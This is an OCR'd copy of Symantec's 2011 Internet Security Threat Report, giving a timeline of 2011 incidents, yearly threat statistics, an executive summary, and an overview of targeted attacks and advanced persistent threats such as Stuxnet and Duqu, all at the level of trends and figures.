
INTERNET SECURITY THREAT REPORT



2011 Trends

Volume 17

Published April 2012

Symantec™

Paul Wood
Executive Editor
Manager, Cyber Security Intelligence
Security Technology and Response

Gerry Egan
Sr. Director, Product Management
Security Technology and Response

Kevin Haley
Director, Product Management
Security Technology and Response

Tuan-Khanh Tran
Group Product Manager
Security Technology and Response

Orla Cox
Sr. Manager, Security Operations
Security Technology and Response

Hon Lau
Manager, Development
Security Technology and Response

Candid Wueest
Principal Software Engineer
Security Technology and Response

David McKinney
Principal Threat Analyst
Security Technology and Response

Tony Millington
Associate Software Engineer
Security Technology and Response

Benjamin Nahorney
Senior Information Developer
Security Technology and Response

Joanne Mulcahy
Technical Product Manager
Security Technology and Response

John Harrison
Group Product Manager
Security Technology and Response

Thomas Parsons
Director, Development
Security Technology and Response

Andrew Watson
Sr. Software Engineer
Security Technology and Response

Mathew Nisbet
Malware Data Analyst
Security Technology and Response

Nicholas Johnston
Sr. Software Engineer
Security Technology and Response

Bhaskar Krishnappa
Sr. Software Engineer
Security Technology and Response

Irfan Asrar
Security Response Manager
Security Technology and Response

Sean Hittel
Principal Software Engineer
Security Technology and Response

Eric Chien
Technical Director
Security Technology and Response

Eric Park
Sr. Business Intelligence Analyst
Anti-Spam Engineering

Mathew Maniyara
Security Response Analyst
Anti-Fraud Response

Olivier Thonnard
Sr. Research Engineer
Symantec Research Laboratories

Pierre-Antoine Vervier
Network Systems Engineer
Symantec Research Laboratories


Martin Lee
Sr. Security Analyst
Symantec.cloud

Daren Lewis
Principal Strategic Planning Specialst
Symantec.cloud

Scott Wallace
Sr. Graphic Designer

TABLE OF CONTENTS

FIGURES



Introduction

Symantec has established some of the most comprehensive sources of Internet threat data in the world through the Symantec™ Global Intelligence Network, which is made up of more than 64.6 million attack sensors and records thousands of events per second. This network monitors attack activity in more than 200 countries and territories through a combination of Symantec products and services such as Symantec DeepSight™ Threat Management System, Symantec™ Managed Security Services and Norton™ consumer products, and other third-party data sources.

In addition, Symantec maintains one of the world's most comprehensive vulnerability databases, currently consisting of more than 47,662 recorded vulnerabilities (spanning more than two decades) from over 15,967 vendors representing over 40,006 products.

Spam, phishing and malware data is captured through a variety of sources, including the Symantec Probe Network, a system of more than 5 million decoy accounts; Symantec.cloud and a number of other Symantec security technologies. Skeptic™, the Symantec.cloud proprietary heuristic technology is able to detect new and sophisticated targeted threats before reaching customers' networks. Over 8 billion email messages and more than 1.4 billion Web requests are processed each day across 15 data centers. Symantec also gathers phishing information through an extensive antifraud community of enterprises, security vendors, and more than 50 million consumers.

These resources give Symantec's analysts unparalleled sources of data with which to identify, analyze, and provide informed commentary on emerging trends in attacks, malicious code activity, phishing, and spam. The result is the annual Symantec *Internet Security Threat Report*, which gives enterprises and consumers the essential information to secure their systems effectively now and into the future.

2011 BY MONTH

MOBILE THREATS

HACKS

BOTNET TAKEDOWNS

THREAT SPECIFIC

SPAM PHISHING & 419

SOCIAL NETWORKING

JANUARY

Applications bundled with Android. Geinimi back door appear in unregulated Android marketplaces.

Scam masquerades as Indonesian Facebook app to steal login credentials.

Scammers use Serrana Flood in Brazil to solicit fake donations.

FEBRUARY

Security firm HBGary Federal hacked by Anonymous.

Android.Pjapps, another Android-based back door trojan, appears in unregulated Android marketplaces.

Spammers target unrest in Egypt and Libya with 419 scams and targeted attacks.

MARCH

Microsoft and US law enforcements take down the Rustock botnet.

Android.Rootcager appears on official Android Market.

Spammers exploit Japanese Earthquake with 419 scams, fake donation sites, and malicious attachments.

Hackers take Google's tool for removing Android.Rootcager and repackage it with a new trojan, Android.Bgserv.

Comodo Registration Authorities, InstantSSL.it and GlobalTrust.it hacked. Fake certificates for the likes of Google, Hotmail, Yahoo!, Skype, and Mozilla created.

APRIL

Sony discovers that Playstation Network has been compromised by hackers. Shuts down service while security is restored.

Iran claims another Stuxnet-style attack, called “Stars”.

Malware found registering Facebook applications.

FBI awarded court order to shut down the Coreflood botnet by sending a “delete” command (included in the threats design) to compromised computers.

Spammers and FakeAV peddlers use British Royal Wedding for campaigns and SEO poisoning.

MAY

Scripting attack generates Facebook invites.

Osama bin Laden’s death sparks malware and phishing attacks.

LulzSec hacking group emerges, ‘in it for the “LULZ.”’

Spammers found setting up their own URL shortening services.

“Tagging” spam campaign spreads across Facebook.

Facebook tokens being leaked to third parties through apps.

A free version of the popular Blackhole exploit kit released/leaked.

JUNE

LulzSec hacks Black & Berg Cybersecurity Consulting, refuses $10k previously offered as “prize”.

LulzSec hacks US Senate, CIA, FBI affiliates in response to US Government declaring cyber-attacks could be perceived as an act of war.

Operation AntiSec begins, hackers are encouraged to attack government web sites, publish data found.

LulzSec finds itself the victim of an attack by TeaMp0isoN/th3j35t3r, who feels the group receives an unjust amount of attention.

A currency exchange service for the Bitcoin virtual currency is hacked.

DigiNotar certificate authority hacked, leading to the demise of the company.

JULY

Microsoft offers $250,000 reward for information leading to the arrest of the Rustock creators.

Amy Winehouse’s death is used to spread Infostealer.Bancos.

AUGUST

Trojan.Badminer discovered, offloads bitcoin mining to the GPU (Graphics Processing Unit).

Phishing attacks found containing fake trust seals.

SEPTEMBER

Spammers exploit the tenth anniversary of 9/11 to harvest email addresses.

Pharmaceutical spam exploits Delhi bomb blast.

Kelihos botnet shut down by Microsoft.

OCTOBER

W32.Duqu officially discovered. May be threat Iran publicized in April.

Attackers behind Blackhole exploit kit kick-off spam campaign surrounding Steve Jobs' death.

Nitro Attacks whitepaper released, detailing a targeted attack against the chemical sector.

Java becomes most exploited software, surpassing Adobe and Microsoft, according to Microsoft Security Intelligence Report, volume 11.

Libyan leader Muammar Gadhafi's death leads to spam campaign spreading malware.


Anti-CSRF Token attacks found on Facebook.

DECEMBER

Stratfor global affairs analysis company hacked.

Spam falls to lowest levels in 3 years.

2011 IN NUMBERS



5.5 Billion

TOTAL ATTACKS BLOCKED IN 2011

VS.
3 BILLION IN 2010

WEB ATTACKS BLOCKED PER DAY

4,595

62 Billion in 2010

42 Billion in 2011

ESTIMATED GLOBAL SPAM PER DAY

1.1 MILLION IDENTITIES EXPOSED PER BREACH

1 IN 299 OVERALL PHISHING RATE

TARGETED ATTACKS

50% Small–Medium Business


18% Small Business

50% Big Business

42% OF MAILBOXES TARGETED FOR ATTACK ARE HIGH-LEVEL EXECUTIVES, SENIOR MANAGERS AND PEOPLE IN R&D

1–2500 EMPLOYEES 2500+


BOT ZOMBIES



2011 3,065,030

2010 4,500,000

% OF ALL SPAM PHARMACEUTICAL



74% 2010

40% 2011

-34% CHANGE FROM 2010


4,989 NEW VULNERABILITIES

8 NEW ZERO-DAY VULNERABILITIES


403 MILLION UNIQUE VARIANTS OF MALWARE VS. 286 MILLION IN 2010

55,294 UNIQUE MALICIOUS WEB DOMAINS VS. 42,926 IN 2010

OVERALL SPAM RATE



NEW MOBILE VULNERABILITIES



OVERALL EMAIL VIRUS RATE 1 IN 239

Executive Summary

Symantec blocked more than 5.5 billion malicious attacks in 2011[1]; an increase of more than 81% from the previous year. This increase was in large part a result of a surge in polymorphic malware attacks, particularly from those found in Web attack kits and socially engineered attacks using email-borne malware. Targeted attacks exploiting zero-day vulnerabilities were potentially the most insidious of these attacks. With a targeted attack, it is almost impossible to know when you are being targeted, as by their very nature they are designed to slip under the radar and evade detection. Unlike these chronic problems, targeted attacks, politically-motivated hacktivist attacks, data breaches and attacks on Certificate Authorities made the headlines in 2011. Looking back at the year, we saw a number of broad trends, including (in roughly the order they are covered in the main report):

Malicious Attacks Skyrocket By 81%

In addition to the 81% surge in attacks, the number of unique malware variants also increased by 41% and the number of Web attacks blocked per day also increased dramatically, by 36%. Greater numbers of more widespread attacks employed advanced techniques, such as server-side polymorphism to colossal effect. This technique enables attackers to generate an almost unique version of their malware for each potential victim.

At the same time, Spam levels fell considerably and the report shows a decrease in total new vulnerabilities discovered (-20%). These statistics compared to the continued growth in malware paint an interesting picture. Attacks are rising, but the number of new vulnerabilities is decreasing. Unfortunately, helped by toolkits, cyber criminals are able to efficiently use existing vulnerabilities. The decrease in Spam - another popular and well known attack vector did not impact the number of attacks. One reason is likely the vast adoption of social networks as a propagation vector. Today these sites attract millions of users and provide fertile ground for cyber criminals. The very nature of social networks make users feel that they are amongst friends and perhaps not at risk. Unfortunately, it's exactly the opposite and attackers are turning to these sites to target new victims. Also, due to social engineering techniques and the viral nature social networks, it's much easier for threats to spread from one person to the next.

Cyber Espionage And Business: Targeted Attacks Target Everyone

We saw a rising tide of advanced targeted attacks in 2011 (94 per day on average at the end of November 2011). The report data also showed that targeted threats are not limited to the Enterprises and executive level personnel. 50% of attacks focused on companies with less than 2500 employees, and 18% of attacks were focused on organizations with less than 250 employees. It's possible that smaller companies are now being targeted as a stepping stone to a larger organization because they may be in the partner ecosystem and less well-defended. Targeted attacks are a risk for businesses of all sizes – no one is immune to these attacks.

In terms of people who are being targeted, it's no longer only the CEOs and senior level staff. 58% of the attacks are going to people in other job functions such as Sales, HR, Executives Assistants, and Media/Public Relations. This could represent a trend in attackers focusing their attention on lower hanging fruit. If they cannot get to the CEOs and senior staff, they can get to other links inside the organizations. It is also interesting to note that these roles are highly public and also likely to receive a lot of attachments from outside sources. For example, an HR or recruiter staff member would regularly receive and open CVs and other attachments from strangers.

Mobile Phones Under Attack

Growth of mobile malware requires a large installed base to attack and a profit motive to drive it. The analyst firm, Gartner, predicts sales of smartphones to end users will reach 461.5 million in 2011 and rise to 645 million in 2012. In 2011, sales of smartphones will overtake shipments of PCs (364 million)[2]. And while profits remain lucrative in the PC space, mobile offers new opportunities to cybercriminals that potentially are more profitable. A stolen credit card may go for as little as USD 40-80 cents. Malware that sends premium SMS text messages can pay the author USD $9.99 for each text and for victims not watching their phone bill could pay off the cybercriminal countless times. With the number of vulnerabilities in the mobile space rising (a 93.3% increase over 2010) and malware authors not only reinventing existing malware for mobile devices but creating mobile specific malware geared to the unique opportunities mobile present, 2011 was the first year that mobile malware presented a tangible threat to enterprises and consumers.

Mobile also creates an urgent concern to organizations around the possibility of breaches. Given the intertwining of work and personal information on mobile devices the loss of confidential information presents a real risk to businesses. And unlike a desktop computer, or even a laptop, mobile devices are easily lost. Recent research by Symantec shows that 50% of lost phones will not be returned. And that for unprotected phones, 96% of lost phones will have the data on that phone breached.

Certificate Authorities And Transport Layer Security (TLS) V1.0 Are Targeted As SSL Use Increases

High-profile hacks of Certificate Authorities, providers of Secure Sockets layer (SSL) Certificates, threatened the systems that underpin trust in the internet itself. However, SSL technology wasn't the weak link in the DigiNotar breach and other similar hacks; instead, these attacks highlighted the need for organizations in the Certificate Authority supply chain to harden their infrastructures and adopt stronger security procedures and policies. A malware dependent exploit concept against TLS 1.0 highlighted the need for the SSL ecosystem to upgrade to newer versions of TLS, such as TLS 1.2 or higher. Website owners recognized the need to adopt SSL more broadly to combat Man-In-The-Middle (MITM) attacks, notably for securing non-transactional pages, as exemplified by Facebook, Google, Microsoft, and Twitter adoption of Always On SSL[3].

232 Million Identities Stolen

More than 232.4 million identities were exposed overall during 2011. Although not the most frequent cause of data breaches, breaches caused by hacking attacks had the greatest impact and exposed more than 187.2 million identities, the greatest number for any type of breach in 2011, according to analysis from the Norton Cybercrime Index[4]. The most frequent cause of data breaches (across all sectors) was theft or loss of a computer or other medium on which data is stored or transmitted, such as a USB key or a back-up medium. Theft or loss accounted for 34.3% of breaches that could lead to identities exposed.

Botnet Takedowns Reduce Spam Volumes

It isn't all bad news; the overall number of spam fell considerably in the year from 88.5% of all email in 2010 to 75.1% in 2011. This was largely thanks to law enforcement action which shut down Rustock, a massive, worldwide botnet that was responsible for sending out large amounts of spam. In 2010, Rustock was the largest spam-sending botnet in the world, and with its demise, rival botnets were seemingly unable or unwilling to take its place. At the same time, spammers are increasing their focus on social networking, URL shorteners and other technology to make spam-blocking harder.

Taken together, these changes suggest that a growing number of untargeted but high-volume malware and spam attacks is matched by an increasingly sophisticated hard core of targeted attacks, advanced persistent threats and attacks on the infrastructure of the Internet itself. Organizations should take this message to heart. They need to be successful every time against criminals, hackers and spies. The bad guys only need to be lucky once.

Targeted attacks use customized malware and refined targeted social engineering to gain unauthorized access to sensitive information. This is the next evolution of social engineering, where victims are researched in advance and specifically targeted.

Safeguarding Secrets: Industrial Espionage In Cyberspace

Cyber-Espionage In 2011

The number of targeted attacks increased dramatically during 2011 from an average of 77 per day in 2010 to 82 per day in 2011. And advanced persistent threats (APTs) attracted more public attention as the result of some well publicized incidents.

Targeted attacks use customized malware and refined targeted social engineering to gain unauthorized access to sensitive information. This is the next evolution of social engineering, where victims are researched in advance and specifically targeted. Typically, criminals use targeted attacks to steal valuable information such as customer data for financial gain. Advanced persistent threats use targeted attacks as part of a longer-term campaign of espionage, typically targeting high-value information or systems in government and industry.


In 2010, Stuxnet grabbed headlines. It is a worm that spreads widely but carried a specialized payload designed to target systems that control and monitor industrial processes, creating suspicion that it was being used to target nuclear facilities in Iran. It showed that targeted attacks could be used to cause physical damage in the real world, making real the specter of cyber-sabotage.

In October 2011, Duqu came to light[5]. This is a descendent of Stuxnet. It used a zero-day exploit to install spyware that recorded keystrokes and other system information. It presages a resurgence of Stuxnet-like attacks but we have yet to see any version of Duqu built to cause cyber-sabotage.

Various long term attacks against the petroleum industry, NGOs and the chemical industry[6] also came to light in 2011. And hactivism by Anonymous, LulzSec and others dominated security news in 2011.

Figure 1

Targeted Attacks Trend Showing Average Number Of Attacks Identified Each Month, 2011



Source: Symantec.cloud

Advanced Persistent Threats

Advanced persistent threats (APTs) have become a buzzword used and misused by the media but they do represent a real danger. For example, a reported attack in March 2011 resulted in the theft of 24,000 files from a US defense contractor. The files related to a weapons system under development for the US Department of Defense (DOD).

Government agencies take this type of threat very seriously. For example, the US DOD has committed at least $500 (USD) million to cyber security research and development and the UK Government recently released its Cyber Security Strategy, outlining a National Cyber Security Programme of work funded by the GBP £650 million investments made to address the continuously evolving cyber risks, such as e-crime as well as threats to national security[7].

All advanced persistent threats rely on targeted attacks as their main delivery vehicle, using a variety of vectors such as drive-by-downloads, SQL injection, malware, phishing and spam.

APTs differ from conventional targeted attacks in significant ways:


1. They use highly customized tools and intrusion techniques.
2. They use stealthy, patient, persistent methods to reduce the risk of detection.
3. They aim to gather high-value, national objectives such as military, political or economic intelligence.
4. They are well-funded and well-staffed, perhaps operating with the support of military or state intelligence organizations.
5. They are more likely to target organizations of strategic importance, such as government agencies, defense contractors, high profile manufacturers, critical infrastructure operators and their partner ecosystem.

The hype surrounding APTs masks an underlying reality—these threats are, in fact, a special case within the much broader category of attacks targeted at specific organizations of all kinds. As APTs continue to appear on the threat landscape, we expect to see other cybercriminals learn new techniques from these attacks. For example, we're already seeing polymorphic code used in mass malware attacks and we see spammers exploit social engineering on social networks. Moreover, the fact that APTs are often aimed at stealing intellectual property suggests new roles for cybercriminals as information brokers in industrial espionage schemes.

